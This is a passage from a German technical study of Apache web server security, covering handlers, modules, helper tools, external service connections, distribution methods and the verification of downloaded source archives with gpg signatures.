4. *Bestimmung des MIME-Typs des jeweiligen Dateinamens.* Damit der Webclient die ihm gesendeten Daten richtig interpretieren kann, liefert der Webserver im Rahmen des Protokolls HTTP auch den sogenannten MIME-Typ der Daten mit. Der MIME-Typ bestimmt u. U. allerdings auch die Art und Weise, wie der Apache-Webserver einen Request weiter bearbeitet.
5. *Erstellen und Senden der Antwort an den Webclient.* Wie das Erstellen der Antwort an den Webclient erfolgt, hängt von einer Vielzahl von Faktoren ab. Zu nennen wären dabei die Art des HTTP-Requests, der MIME-Typ

der Datei, auf die die URL abgebildet wird, die Konfiguration des Apache-Webservers und anderes mehr.

6. *Loggen des Requests*.

Für die Funktionsweise des Webservers ist gerade die Erstellung der Antwort an den Webclient von zentraler Bedeutung. Während auf andere sicherheitsrelevante Aspekte später eingegangen wird, soll diese Stufe der Abarbeitung eingehender HTTP-Requests hier etwas detaillierter beschrieben werden.

Die Bearbeitung eingehender Requests geschieht beim Apache-Webserver anhand des sogenannten *Handlers*. Ein Handler ist zunächst die interne Darstellung im Apache-Webserver für die Vorgänge, die zur Erstellung der Antwort auf einen Request abgearbeitet werden. Handler können entweder im Kern des Apache-Webservers selbst oder in einem Modul definiert werden. Weiterhin steht eine Konfigurationsdirektive zur Verfügung, die es dem Benutzer gestattet, eigene Handler zu definieren.

Die Standard-Distribution des Apache-Webservers enthält die folgenden Handler:

- *default-handler*

  Dieser Handler realisiert das Standardverhalten des Apache: Der Dateiname, der aus der URL des eingehenden HTTP-Requests generiert wurde, zeigt auf eine HTML-Datei, die vom Apache-Webserver nach Hinzufügen einiger HTTP-Header an den Client ausgeliefert wird.

- *send-as-is*

  Bei Benutzung dieses Handlers sendet der Apache-Webserver die gesamte Datei unverändert an den Webclient. Es werden keinerlei HTTP-Header hinzugefügt.

- *cgi.script*

  Die Datei wird als CGI-Skript behandelt, d. h. nach Setzen einiger Umgebungsvariablen startet der Apache-Webserver die Datei als externes Programm. Die Standardausgabe des Programms wird vom Apache-Webserver unverändert, an den Webclient zurückgesandt.

- *imap-file*

  Dieser Handler dient zur Realisierung von Imagemaps.

- *server-info*

  Der Webclient erhält eine Übersicht über die Konfiguration des Webservers im HTML-Format.

- *server-status*

Liefert eine HTML-Seite, die den aktuellen Status des Apache-Webservers zusammen mit einigen statistischen Daten ausgibt.

- *type-map*

  Wird zur Bearbeitung der sogenannten Type-Map-Dateien verwendet. Type-Map-Dateien dienen dazu, aus verschiedenen Ressourcen, die der Webserver ausliefern könnte (z. B. englische oder deutsche Webseiten), die den Präferenzen des Webclients entsprechende Ressource auszuwählen.

- *server-parsed* (nur bis Version 1.3)

  Dieser Handler liest eine auszuliefernde HTML-Datei zunächst in den Webserver ein und bearbeitet die in der HTML-Datei enthaltenen *Server-Side-Includes*.

Die folgende Tabelle gibt einen Überblick über die einzelnen Handler und ihre Auswirkungen:

Handler	**liefert Dateien aus dem Dateisystem**	**startet externe Programme auf dem Webserver**	**realisiert in**
default-handler	ja	nein	Apache Kern
send-as-is	ja	nein	mod_asis
cgi-script	evtl.	ja	mod_cgi
imap-file	nein	nein	mod_imap
server-info	nein	nein	mod_info
server-parsed	ja	eventuell	mod_include
server-status	nein	nein	mod_status
type-map	ja	nein	mod_negotiation

An dieser Stelle sei noch einmal speziell hervorgehoben, dass keiner dieser Handler direkt Daten auf dem Webserver ablegt. Solche "Schreibzugriffe" auf den Webserver sind nur indirekt möglich, indem auf dem Apache-Webserver entsprechende zusätzliche Software installiert wird. Dies kann sowohl durch Installation eines entsprechenden CGI-Skriptes als auch durch Verwendung spezieller Zusatzmodule (z. B. *mod_dav*, *mod_put*) geschehen.

Neben den vorgegebenen *Handlern* können weitere Apache-Module natürlich ihre eigenen Handler definieren. Durch Verwendung des Moduls *mod_action* ist

es aber auch dem Administrator des Webservers möglich, in der Konfigurationsdatei eigene Handler einzutragen. Diese in der Konfigurationsdatei eingetragenen Handler sind jeweils in der Form eines CGI-Skriptes realisiert.

Welcher Handler letztendlich zur Bearbeitung einer Ressource herangezogen wird, hängt von der Art des Requests, von der angeforderten URL und der Konfiguration des Apache-Webservers ab:

- Es ist möglich, einen Handler an eine Dateiendung zu binden. Dann wird dieser Handler für alle Dateien mit der entsprechenden Endung benutzt.
- Es ist möglich, einen Handler in einer Umgebung (*.htaccess*-Datei, <*Directory*> oder <*Location*> Direktive) zu setzen. Dann werden alle Zugriffe, die auf Ressourcen innerhalb dieser Umgebung erfolgen, von diesem Handler abgewickelt.
- Über das Modul *mod_action* ist es zudem möglich, CGI-Skripte in Abhängigkeit von der Art des Requests ausführen zu lassen: So kann z. B. ein Skript definiert werden, das bei allen HTTP-PUT-Requests aufgerufen wird.

Seit der Version 2.0 des Apache-Webservers ist es möglich, Filter auf Daten anzuwenden, die an den Webserver geschickt oder von ihm versendet werden. So wird z. B. auch die Verwendung von *Server-Side-Includes* (via *mod_include*) nicht mehr von einem Handler (*server-parsed*) sondern von einem Output-Filter (*INCLUDES*) behandelt. Im Gegensatz zu Handlern können mehrere Filter auf die Daten angewandt werden, wobei die Reihenfolge explizit angegeben werden kann. Neben den bereits im Apache-Webserver mit Hilfe von Modulen bereitgestellten Filtern können weitere externe Filter ebenfalls über Module oder externe Programme hinzugefügt werden. Da diese Filter Erweiterungen des Servers im Sinne von externen bzw. eingebetteten Programmen darstellen, treffen auch hier die sicherheitsrelevanten Aussagen der Abschnitte 3.1 und 3.2 zu.

1.5 Module in der Apache Distribution

Die in der Quellcode-Distribution des Apache-Webservers enthaltenen Module lassen sich in drei Kategorien unterteilen:

Base — Wird der Apache-Webserver ohne weitere Änderungen kompiliert, so sind diese Module im kompilierten Serverprogramm enthalten und werden beim Start des Servers aktiviert.

Extension	Diese Module müssen explizit ausgewählt werden, um in den Server einkompiliert zu werden.
Experimental	Diese Module gelten als experimentell und werden u. U. vom Apache-Webserver nicht unterstützt.

Die Kategorie "Base" umfasst folgende Module:

mod_access	Zugangskontrolle zu Webinhalten basierend auf der IP-Adresse oder dem Hostnamen des anfordernden Clients.
mod_actions	erlaubt es, Skripte oder Programme an Handler oder MIME-Typen zu binden.
mod_alias	erlaubt die Manipulation von URLs während der Umsetzung von URLs zu Dateinamen.
mod_asis	erlaubt das Senden von HTTP-Headern aus entsprechenden Textdateien.
mod_auth	HTTP-Benutzerauthentisierung, wobei Benutzernamen und Passwörter in Textdateien abgelegt werden.
mod_autoindex	generiert automatisch ein HTML-Dokument, das den jeweiligen Verzeichnisinhalt wiedergibt.
mod_cgi	Ausführen von CGI-Skripts.
mod_cgid	Neu in 2.0: Ausführen von CGI-Skripts über einen externen CGI-Dämon.
mod_dir	Auswahl der passenden Indexdatei für Verzeichnisse.
mod_env	erlaubt die Beeinflussung des an CGI-Skripts übergebenen Environments.
mod_imap	realisiert Imagemaps.
mod_include	implementiert die sogenannten *Server-Side-Includes*.
mod_isapi	ein Modul zur Unterstützung von Microsofts ISAPI Schnittstelle. Dieses Modul steht nur unter Win32-Systemen zur Verfügung.
mod_log_config	enthält die Standard Logging Funktionalität des Apache-Webservers
mod_mime	bestimmt den MIME-Typ der ausgelieferten Dokumente anhand der Dateiendung.
mod_negotiation	*Content Negotiation*. Die Art des vom Apache-Webserver auszuliefernden Inhalts wird anhand der vorhandenen Informationen über den anfordernden Client bestimmt (z. B. die Sprache der auszuliefernden Dokumente).

mod_setenvif setzt Umgebungsvariablen entsprechend des vom Client gesendeten HTTP-Requests.

mod_status generiert eine HTML-Seite, die Auskunft über den aktuellen Zustand des Servers gibt und entsprechende Statistiken enthält.

mod_userdir erlaubt das Publizieren über den Webserver aus dedizierten Unterverzeichnissen der Home-Verzeichnisse.

Die Kategorie "Extension" umfasst folgende Module:

mod_auth_anon Anonymer Zugang zu Inhalten, der es jedoch ermöglicht, den Benutzer nach seiner E-Mail-Adresse zu fragen und diese zu protokollieren.

mod_auth_db HTTP-Benutzerauthentisierung, wobei Benutzernamen und Passwörter in einer Berkeley DB Datenbank abgelegt werden. Dieses Modul wurde in Version 2.0 entfernt und die Funktionalität in *mod_auth_dbm* aufgenommen.

mod_auth_dbm HTTP-Benutzerauthentisierung, wobei Benutzernamen und Passwörter in einer DBM Datenbank abgelegt werden.

mod_cern_meta emuliert die Metafile Semantik des CERN Webservers.

mod_digest implementiert eine ältere Version der MD5-Authentisierung von Benutzern, die von heutigen Browsern nicht unterstützt wird. Dieses Modul wurde in Version 2.0 entfernt.

mod_dav Neu in 2.0: implementiert die *WebDAV* Funktionalität (*Web-based Distributed Authoring and Versioning*).

mod_deflate Neu in 2.0: implementiert eine Kompression der Daten bevor sie an den Client verschickt werden (Realisierung über Filter).

mod_expires fügt ausgelieferten Dokumenten HTTP-Header-Informationen hinzu, wann die Dokumente ungültig werden.

mod_headers fügt ausgelieferten Dokumenten beliebige HTTP-Header hinzu.

mod_info liefert eine detaillierte Übersicht über die installierten Module und die Konfigurationsdateien eines Apache-Webservers als HTML-Dokument.

mod_log_agent ermöglicht es, die beim Zugriff auf den Server verwendeten Clients zu protokollieren. Dieses Modul wurde in Version

2.0 entfernt. Die Funktionalität ist bereits seit Version 1.3 in *mod_log_config* enthalten.

mod_log_referer ermöglicht es, die URLs zu protokollieren, von denen ein Verweis auf Dokumente des lokalen Servers erfolgte. Dieses Modul wurde in Version 2.0 entfernt. Die Funktionalität ist bereits seit Version 1.3 in *mod_log_config* enthalten.

mod_mime_magic ermittelt den MIME-Typ von Dokumenten nicht anhand ihrer Endung, sondern anhand ihres Inhaltes (entsprechend dem Unix-Kommando *file*).

mod_proxy implementiert einen Proxy bzw. Cache Server für FTP, CONNECT (für SSL) und HTTP/1.1. In Version 2.0 wurden sowohl das Caching als auch die verschiedenen Proxy-Arten in eigene Module ausgelagert.

mod_proxy_connect Neu in 2.0: Zusatzmodul für *mod_proxy*. Implementiert einen CONNECT Proxy.

mod_proxy_ftp Neu in 2.0: Zusatzmodul für *mod_proxy*. Implementiert einen FTP Proxy.

mod_proxy_http Neu in 2.0: Zusatzmodul für *mod_proxy*. Implementiert einen HTTP/1.1 Proxy.

mod_rewrite ermöglicht umfassende Manipulation von URLs während der Umsetzung von URLs in Dateinamen.

mod_so ermöglicht das dynamische Laden anderer Module.

mod_speling liefert "Fehlertoleranz" bei der Erkennung von URLs. Bei kleinen Schreibfehlern in der Client-Anfrage wird trotzdem das korrekte Dokument ausgeliefert.

mod_ssl Neu in 2.0: Das bereits seit längerem verfügbare externe Modul *mod_ssl* zur Unterstützung von SSL wird nun mit dem Apache-Webserver vertrieben (vgl. Abschnitt 3.4.2).

mod_suexec Neu in 2.0: erlaubt in Verbindung mit dem Programm *suexec* das Starten von CGI-Skripten unter anzugebendem Benutzer und Gruppe.

mod_unique_id erzeugt eine Umgebungsvariable mit einer UniqueID – diese ist eindeutig für diesen Request, auch wenn aus Lastverteilungsgründen mehrere Apache-Webserver auf verschiedenen Rechnern ablaufen. *Dieses Modul steht nur unter Unix-Systemen zur Verfügung.*

mod_usertrack erlaubt die Verfolgung und die Protokollierung der Requests, die von einem einzelnen Benutzer ausgehen. Die Realisierung erfolgt über Cookies.

mod_vhost_alias erlaubt die dynamische Konfiguration einer Vielzahl von virtuellen Websites innerhalb einer Apache-Installation.

Die Kategorie "Experimental" umfasst folgende Module:

mod_auth_digest realisiert eine Benutzerauthentisierung über einen MD5-Digest. Dies ist eine Weiterentwicklung des Moduls *mod_digest*.

mod_cache Neu in 2.0: implementiert einen RFC 2616 konformen HTTP Cache, um lokale Inhalte oder Proxy-Inhalte vorzuhalten.

mod_charset_lite Neu in 2.0: erlaubt die Spezifikation von Charsets.

mod_ext_filter Neu in 2.0: erlaubt die Verwendung externer Filter, um sie auf eingehende oder ausgehende Daten anzuwenden.

mod_file_cache Neu in 2.0: erlaubt das Vorhalten einer Liste von statischen Dateien im Hauptspeicher, um die Serverlast zu reduzieren.

mod_mmap_static erlaubt es, statische Inhalte beim Server-Start per *mmap* in den Hauptspeicher einzulesen und die Dateien von dort auszuliefern. Ziel ist die Verringerung des Ein-/Ausgabe-Aufkommens für häufig angefragte statische Seiten. Dieses Modul wurde in Version 2.0 entfernt und die Funktionalität in *mod_file_cache* aufgenommen.

In der Version 2.0 des Apache-Webservers sind außerdem die *Multi Processing Modules* als Apache Module implementiert (vgl. hierzu Abschnitt 1.1.3).

1.6 Hilfsprogramme

Neben dem eigentlichen Webserver *httpd* enthält die Distribution des Apache-Webservers noch eine Reihe weiterer Hilfsprogramme.

An dieser Stelle soll nur ein kurzer Überblick über die einzelnen Programme und ihren Verwendungszweck gegeben werden. Auf die einzelnen Programme wird im Zusammenhang mit bestimmten Sicherheitseigenschaften des Apache-Webservers noch genauer eingegangen.

apxs wird zur Kompilierung externer Module für den Apache-Webserver außerhalb des eigentlichen Kontextes verwendet. Die Buchstaben stehen für **Ap**ache E**x**ten**s**ion Tool.

apachectl	ist ein Shell-Skript, das den eigentlichen Webserver startet. Es versteht die folgenden Kommandos:
	start startet den Webserver
	stop stoppt den Webserver
	restart Neustart des Webservers (sendet SIGHUP an den Apache)
	fullstatus Ausgabe des Serverstatus
	status Kurzform des Serverstatus
	graceful "netter" Neustart (sendet SIGUSR1 an den Apache)
	configtest Syntaxtest der Konfigurationsdateien.
ab	ist ein Tool zur Durchführung von Webserver-Benchmarks.
htdigest	Verwaltung der Passwortdateien für die Digest-HTTP-Authentisierung.
htpasswd	Verwaltung der Passwortdateien für die Basic-HTTP-Authentisierung.
dbmmanage	Verwaltung von Passwortdateien für die Basic-HTTP-Authentisierung im DBM Format.
logresolve	ersetzt IP-Adressen in Apache-Logdateien durch die entsprechenden DNS-Adressen.
rotatelogs	Rotieren der Apache-Logdateien, ohne dass ein Anhalten des Servers notwendig ist.
log_server_status	schreibt den aktuellen Apache-Status in eine Logdatei.
split-logs	Aufsplitten der Apache-Logdateien in individuelle Logdateien entsprechend der einzelnen virtuellen Hosts (ein spezielles Format der Logdateien ist hierzu notwendig).
suexec	Hilfsprogramm zum Wechsel des Benutzerkontextes beim Aufruf von CGI-Programmen.

1.7 Schnittstellen und Verbindungen zu externen Systemen

Beim Aufbau eines Webservers muss der entsprechende Rechner natürlich in die Infrastruktur des Netzes eingegliedert werden. Die Eingliederung ergibt sich dabei im wesentlichen unter funktionellen Gesichtspunkten. A priori benötigt der Apache-Webserver dabei keine externen Netzdienste. In einigen Situationen

ist die Nutzung externer Netzdienste jedoch notwendig oder zumindest hilfreich.

Da HTTP zeitabhängige Protokollelemente enthält, ist es wichtig, dass der Webserver stets über eine korrekte Uhrzeit verfügt. Gerade bei der Verwendung mehrerer Server bietet sich hier die Nutzung eines netzbasierten Zeitdienstes an, zum Beispiel auf Basis des *Network Time Protocols* (NTP). Wichtig ist dies zudem für die Protokollierung (Logdaten), um einen Zusammenhang zwischen den Logdaten mehrerer Rechner herstellen zu können.

Um der Verfälschung von Einträgen in die Systemprotokolldateien entgegenzuwirken, bietet es sich auf UNIX-Systemen an, die Syslog-Daten nicht lokal zu verarbeiten, sondern direkt an einen externen Syslog-Dienst auf einem anderen Rechner (einem sogenannten *Syslog-Host*) zu senden. Unter Windows NT steht eine entsprechende Möglichkeit nicht zur Verfügung. Zur Einrichtung eines Syslog-Hosts unter Unix müssen in der Datei */etc/syslog.conf* die Nachrichten des Apache-Webservers (deren Quelle und Priorität in der Konfigurationsdatei des Apache-Webservers festgelegt werden) auf den Syslog-Host weitergeleitet werden.

Je nach Einsatz des Apache-Webservers ist auch eine DNS-Anbindung nötig. Beispiele hierfür wären die Protokollierung von HTTP-Zugriffen mit dem Hostnamen anstelle der numerischen IP-Adresse oder die Konfiguration von Zugriffsbeschränkungen auf den Webserver über symbolische Hostnamen. Die Protokollierung von Hostnamen anstelle der numerischen IP-Adresse kann z. B. in einem Intranet sinnvoll sein, in dem IP-Adressen dynamisch über DHCP vergeben werden, während die symbolischen Hostnamen einen Rechner dauerhaft identifizieren. In der gleichen Situation können auch Zugriffsbeschränkungen für einzelne Clients nur auf der Basis symbolischer Hostnamen eingerichtet werden. Hierzu sei angemerkt, dass solche Zugriffsbeschränkungen nur in wenigen Situationen zuverlässig genutzt werden können.

1.8 Erweiterungsmöglichkeiten über externe Module

Es gibt eine Reihe von Mechanismen zur Erweiterung des Apache-Webservers. Diese unterscheiden sich beträchtlich in Bezug auf Komplexität und die jeweils realisierbaren Möglichkeiten. Eine Möglichkeit ist, externe Programme über die CGI-Schnittstelle aufzurufen oder MIME-Handler zu installieren, die beim Aufruf bestimmter Dateitypen diese mit entsprechenden externen Skripten oder Programmen bearbeiten.

Eine zweite Erweiterungsmöglichkeit bietet sich durch die Programmier-schnittstelle (API), die die Entwicklung zusätzlicher Module für den Apache-

Webserver erlaubt. Diese Module realisieren dann kleinere Erweiterungen des Apache oder sogar weitere eingebettete Programmiersprachen, wie z. B. Perl, TCL, PHP oder Java. Solche eingebetteten Programmiersprachen erlauben es, den – a priori weitgehend statischen – Inhalt von Webseiten durch die Resultate einzelner Programmläufe zu ersetzen oder zu ergänzen.

Die folgende Liste kann nur einen kurzen Überblick über Erweiterungen des Apache-Servers geben. Auf Erweiterungen, die spezielle Sicherheitsfunktionen realisieren (z. B. SSL), aber auch auf sicherheitsrelevante Eigenschaften verbreiteter Apache-Erweiterungen wird in Kapitel 5 näher eingegangen.

- *mod_ssl* (seit der Version 2.0 in die Distribution aufgenommen)
- *mod_perl*
- *mod_php*
- *tomcat*

Eine dritte Möglichkeit zur Erweiterung des Apache, die nur für die Windows Plattform relevant ist, besteht in der Verwendung der ISAPI Schnittstelle (Internet Server API). Diese Schnittstelle wird gewöhnlich zur Erweiterung des Microsoft Webserver IIS (Internet Information Server) genutzt. Die ISAPI Erweiterung besteht aus speziellen DLLs, die vom Webserver geladen werden. Der Apache–Webserver unterstützt die ISAPI Schnittstelle nicht vollständig, so dass nicht alle ISAPI Module, die für den IIS entwickelt wurden, auch unter dem Apache-Webserver ablauffähig sind.

In gewisser Weise gibt es noch eine weitere Variante, Erweiterungen des Apache-Webservers vorzunehmen: Aufgrund der spezifischen Lizenz, unter der der Apache-Webserver entwickelt wird, kann der Quellcode auch von anderen Gruppen als der Apache-Software Foundation als Basis zur Entwicklung eines eigenen Webservers verwendet werden. Dies wird oft von Firmen genutzt, die den Apache-Webserver um besondere Funktionen (z. B. eine spezielle SSL-Realisierung) erweitern und das Resultat verkaufen. Die Lizenzbedingungen der Apache-Software erlauben diese Nutzung, fordern jedoch, dass die erweiterte Version nicht mehr unter dem Namen "Apache" vertrieben wird. So basieren z. B. folgende kommerziell vertriebenen Webserver auf dem Apache-Quellcode:

- Covalent Secure Server
- Redhat Stronghold 3

2 Sicherheit des Apache-Webservers

Dieser Teil der Studie befasst sich mit allgemeinen Sicherheitsaspekten beim Einsatz des Apache-Webservers, die unabhängig von der speziellen Einsatzsituation sind. Auf die Verwendung spezieller Mechanismen und Erweiterungen wird in späteren Abschnitten eingegangen.

Grundlegend für die Sicherheit des Apache-Webservers ist zunächst die Art und Weise des Bezugs der Software. Die Apache-Software kann aus dem Internet heruntergeladen oder bei verschiedenen Distributoren auf CD-ROMs gekauft werden, dort im Allgemeinen inklusive weiterer Leistungen, wie z. B. Support. Wenn die Apache-Software aus dem Internet heruntergeladen wird, besteht wie bei jeder Software das Problem, sicherzustellen, dass man wirklich die unverfälschte Software des Apache-Projektes erhalten hat und keine Version der Software, die von einem Dritten um eine "Hintertür" erweitert wurde. Die Art und Weise der Distribution der Apache-Software muss damit bei Sicherheitsbetrachtungen stärker berücksichtigt werden als bei Software, die von einem kommerziellen Anbieter über definierte Distributionskanäle vertrieben wird und mit physikalischen Sicherheitsmerkmalen ausgestattet ist.

Die Installation des Apache-Webservers aus dem Quelltext selbst hat eine besondere Bedeutung, da dies die schnellste Möglichkeit ist, Sicherheits-Updates zu installieren. Zudem müssen bereits während der Kompilierung einige sicherheitsrelevante Entscheidungen getroffen werden.

Weitere grundlegende Aspekte der Sicherheit des Apache-Webservers sind - wie bei fast jeder Software - die Fragen der Administration, der Authentisierung und Autorisierung von Zugriffen, sowie der Protokollierung von Zugriffen bzw. Zugriffsversuchen. Auf diese Fragen wird im Folgenden jeweils in eigenen Abschnitten eingegangen.

2.1 Distribution der Apache-Software

2.1.1 Distributionsmethoden der Apache-Software

Der Apache-Webserver wird von der Apache-Software Foundation über die Webseite *http://www.apache.org* verteilt. Die aktuelle Version des Apache-Webservers steht dabei zunächst als Quellcode-Archiv zur Verfügung. Aus dieser Quellcode-Version werden dann u. U. für einzelne Plattformen Binär-Distributionen der Software entwickelt, die ebenfalls auf der Webseite der Apache-Software Foundation zum Download angeboten werden. Bis zur Verfügbarkeit neuer Binärversionen kann dabei einige Zeit vergehen. Für manche Plattformen sind Binär-Distributionen überhaupt nicht verfügbar.

In den verbreiteten Linux-Distributionen, aber auch in Solaris 8, ist bereits eine Version des Apache-Webservers integriert, die vom jeweiligen Hersteller kompiliert und in das Gesamtsystem eingebunden wurde.

Um einen Eindruck von den jeweils verfügbaren Versionen zu geben, zeigt die folgende Tabelle die Verfügbarkeit der unterschiedlichen Versionen im Juli 2002.

	SuSE Linux 8.0	**Solaris 8**	**Windows NT**
Apache Quelltext	1.3.26 – 18.06.2002 2.0.39 – 17.06.2002	1.3.26 – 18.06.2002 2.0.39 – 17.06.2002	1.3.26 – 18.06.2002 2.0.39 – 17.06.2002
Binärversion (www.apache.org)	1.3.26 – 18.06.2002 2.0.39 – 18.06.2002	1.3.26 – 20.06.2002 2.0.39 – 21.06.2002	1.3.26 – 18.06.2002 2.0.39 – 17.06.2002
mit Betriebssystem mitgeliefert	1.3.23	1.3.12	nicht mitgeliefert

Jede der Installationsmethoden hat – auch aus Sicherheitssicht – ihre spezifischen Vor- und Nachteile.

So bietet die Quelltext-Installation stets den aktuellsten Versionsstand, was insbesondere bei der Behebung von Sicherheitslücken relevant ist: Wird eine Sicherheitslücke in der Server-Software entdeckt, so besteht die erste verfügbare Möglichkeit, den Fehler zu beheben, wahrscheinlich darin, einen Patch für den Quelltext zu installieren und den Server neu zu kompilieren. War der Server ursprünglich bereits aus dem Quelltext heraus kompiliert und installiert, so gestaltet sich dieses Vorgehen wesentlich einfacher, als wenn dieser – noch dazu in einer eventuell zeitkritischen Situation – zum ersten Mal neu kompiliert werden muss.

Bis zur Erstellung von Binärversionen des Apache-Projektes vergeht normalerweise einige Zeit. Ein weiterer Punkt, der im Allgemeinen gegen die Verwendung von Binärversionen des Apache-Projektes spricht, ist, dass die vorhandene Binärversionen nicht immer genau zur jeweils vorhandenen Plattform passt. So findet sich zwar eine für Linux kompilierte Version des Apache, diese ist jedoch eher auf die RedHat-Distribution zugeschnitten als auf die SuSE-Distribution.

Eine Ausnahme ist die Windows NT Plattform: Zum einen ist dies eine sehr homogene Plattform im Vergleich zur Vielzahl verfügbarer Linux-Versionen, zum anderen enthält die Windows NT Plattform im Auslieferungszustand keinen Compiler. Es wäre daher für die Mehrzahl der Anwender mit einem großen Aufwand verbunden, den Apache-Quellcode unter Windows NT selbst

zu kompilieren. Aus diesen Gründen wird die Binär-Distribution des Apache-Webservers für Windows NT von Mitgliedern des Apache-Projektes im Regelfall zeitnah zur Quellcode–Distribution erzeugt.

Was die Aktualität der verfügbaren Software angeht, schneiden die Binär-Distributionen der Hersteller am schlechtesten ab: Aufgrund des zeitlichen Vorlaufs, den eine neue Betriebssystemversion benötigt (Kompilieren und Packen der einzelnen Installationspakete, Erstellen von Dokumentationen und CD-ROM), sind diese Versionen meist etwas älter als die aktuelle Version des Quellcodes.

Die Hauptvorteile der Quelltext-Distribution sind:

1. Hohe Aktualität der Software. Die Installation ist nicht allzu kompliziert.
2. Die Quelltext-Distribution ermöglicht es, den Programmcode vor der Installation manuell zu überprüfen. Dies ist zwar sehr aufwendig, bietet aber auch eine hohe Sicherheit dafür, dass der Quellcode das tut, was er soll, und keine verborgenen Hintertüren enthält.

Die Hauptvorteile, die die Binär-Distributionen der Betriebssystemhersteller bieten, sind:

1. Die Installation ist sehr einfach und schnell möglich. Der Apache-Webserver ist gut in die jeweiligen Startvorgänge und an die Verzeichnisstruktur des Systems angepasst.
2. Man erhält eine – speziell im Zusammenspiel mit dem Betriebssystem selbst und seinen installierten Paketen – ausgetestete Installation des Servers.
3. Die Installation von der CD-ROM eines kommerziellen Anbieters bietet eine gewisse Gewähr für die Authentizität des Quellcodes.
4. Updates können, sobald sie verfügbar sind, leicht eingespielt werden.

Die ersten beiden Punkte treffen dabei auch auf die Binär-Distribution des Apache-Webservers für Windows NT zu.

2.1.2 Überprüfen der Integrität von Downloads (des Apache-Projektes)

Ein allgemeines Problem beim Bezug von Daten über das Internet ist sicherzustellen, dass es sich wirklich um die unverfälschten Daten handelt. Einfache Übertragungsfehler lassen sich relativ leicht identifizieren: Dazu werden oft einfache Prüfsummen, z. B. mit dem MD5-Algorithmus, verwendet, deren korrekter Wert auf der entsprechenden Webseite neben den jeweiligen Dateien zur Verfügung gestellt wird. Einen wirksamen Schutz gegen Manipulation stellen solche Prüfsummen jedoch nicht dar. Wenn die

eigentlichen Dateien manipuliert werden können, so kann auch die Prüfsumme manipuliert werden.

Denkbar sind zum Beispiel Manipulationen des Netzzugriffs auf den Webserver mit der Originalsoftware, z. B. durch Beeinflussung eines Proxy-Servers, oder die Manipulation der Dateien auf dem Webserver direkt. Ein wesentlich einfacheres Szenario ist der Aufbau eines manipulierten Spiegelservers. (Aus Gründen der Performance werden größere Open-Source Softwarepakete meist nicht nur auf einem zentralen Webserver zur Verfügung gestellt, sondern auch auf einer Reihe weiterer Spiegelserver.)

Dass solche Szenarien nicht realitätsfremd sind, zeigte ein Vorfall vom Mai 2001, bei dem es einem Angreifer gelang, sich über das Netz (jedoch nicht über den Apache-Webserver selbst) Zugang zum zentralen Webserver des Apache-Projekts zu verschaffen.

Aus diesem Grund verwenden die Entwickler des Apache-Projekts schon seit längerer Zeit ein Schema zur Absicherung des Quellcodes, das auf digitalen Signaturen mit der Software PGP beruht. Dabei verfügt jeder Entwickler über zwei kryptographische Schlüssel: Einen geheimzuhaltenden privaten Schlüssel, sowie einen öffentlichen Schlüssel. Der private Schlüssel kann dazu benutzt werden, eine Datei zu signieren. Mit dem öffentlichen Schlüssel kann dann überprüft werden, ob eine signierte Datei wirklich mit dem dazugehörigen privaten Schlüssel signiert wurde.

Mit Hilfe solcher digitalen Signaturen lässt sich das Problem der Integrität und Authentizität eines heruntergeladenen Programmes reduzieren: Statt herausfinden zu müssen, ob das gesamte Programm authentisch ist, genügt es nun herauszufinden, ob der zur Prüfung der Signatur verwendete öffentliche Schlüssel authentisch ist.

Im Folgenden wird die Überprüfung der Signatur des Apache-Quellcodes mit Hilfe des Programms *gpg* durchgeführt. Bei *gpg* (GNU Privacy Guard) handelt es sich um ein Open-Source Programm, das auch die Erstellung und Überprüfung von Signaturen erlaubt, die mit dem kommerziellen Programm PGP kompatibel sind.

Die öffentlichen Schlüssel der Apache-Entwickler finden sich in der Datei

http://www.apache.org/dist/KEYS

Diese lassen sich mittels *gpg* in den persönlichen Schlüsselbund aufnehmen:

```
~ > gpg --import < KEYS
gpg: Warnung: Sensible Daten könnten auf Platte ausgelagert
              werden.
gpg: Schlüssel 2719AF35: Öffentlicher Schlüssel importiert

gpg: Schlüssel 10FDE075: Öffentlicher Schlüssel importiert
```

```
gpg: Anzahl insgesamt bearbeiteter Schlüssel: 23
gpg:                            ohne User-ID: 2
gpg:                              importiert: 21  (RSA: 19)
```

Zwei der Schlüssel (es handelt sich dabei um PGP 2.6.2 Schlüssel) werden von *gpg* nicht eingelesen. Für die weitere Integritätsprüfung ist dies jedoch nicht wesentlich, solange nicht ausgerechnet einer dieser Schlüssel zum Signieren des Programmcodes genutzt wurde. In diesem Fall müsste zur Überprüfung auf eine PGP-Version zurückgegriffen werden.

Zur Überprüfung der Integrität eines Downloads vom Webserver des Apache-Projekts wird neben der eigentlichen Archivdatei eine weitere Datei benötigt, die die digitale Signatur der Archivdatei enthält. Letztere trägt den gleichen Namen wie die Archivdatei, endet jedoch mit "*.asc*". Als Beispiel sei hier die Überprüfung der Integrität der Quellen des Apache-Webservers in der Version 1.3.20 durch *gpg* angeführt:

```
~/apache_src > ls
KEYS  apache_1.3.20.tar.gz  apache_1.3.20.tar.gz.asc
~/apache_src > gpg --verify apache_1.3.20.tar.gz.asc
gpg: Warnung: Sensible Daten könnten auf Platte ausgelagert
              werden.
gpg: Unterschrift vom Die 15 Mai 2001 19:15:54 CEST,
     RSA Schlüssel ID 10FDE075
gpg: Korrekte Unterschrift von "wrowe@covalent.net"
gpg:    alias "William A. Rowe, Jr. <wrowe@rowe-clan.net>"
gpg:    alias "wrowe@apache.org"
gpg:    alias "wrowe@lnd.com"
Für diesen Schlüssel konnte kein gültiger "Trust Path"
gefunden werden. Mal sehen, ob wir sonst irgendwie ein paar
fehlende "Owner trust" Werte ermitteln können.

Kein Pfad führt zu einem unserer Schlüsseln.

gpg: WARNUNG: Dieser Schlüssel trägt keine
              vertrauenswürdige Signatur!
gpg: Es gibt keinen Hinweis, dass die Signatur wirklich
     dem vorgeblichen Besitzer gehört.
gpg: Fingerabdruck: 33 16 9B 46 FC 12 D4 01
                    CA 6D DB D7 DE EA 4F D7
```

Die von *gpg* ausgegebenen Warnungen zeigen auch gleich eine Schwachstelle dieser Methode zur Überprüfung der Integrität von Downloads auf. Wäre der Webserver des Apache-Projektes (oder auch nur der benutzte Spiegelserver) kompromittiert, so könnte sowohl das Quellarchiv, als auch die zur Überprüfung genutzte Datei *KEYS* manipuliert sein. Ein Sicherheitsgewinn wird also nur dann erzielt, wenn die Datei *KEYS* oder die darin enthaltenen Schlüssel aus einer anderen, unabhängigen Quelle bezogen werden.

Es bieten sich folgende Methoden - oder eine Kombination davon - an:

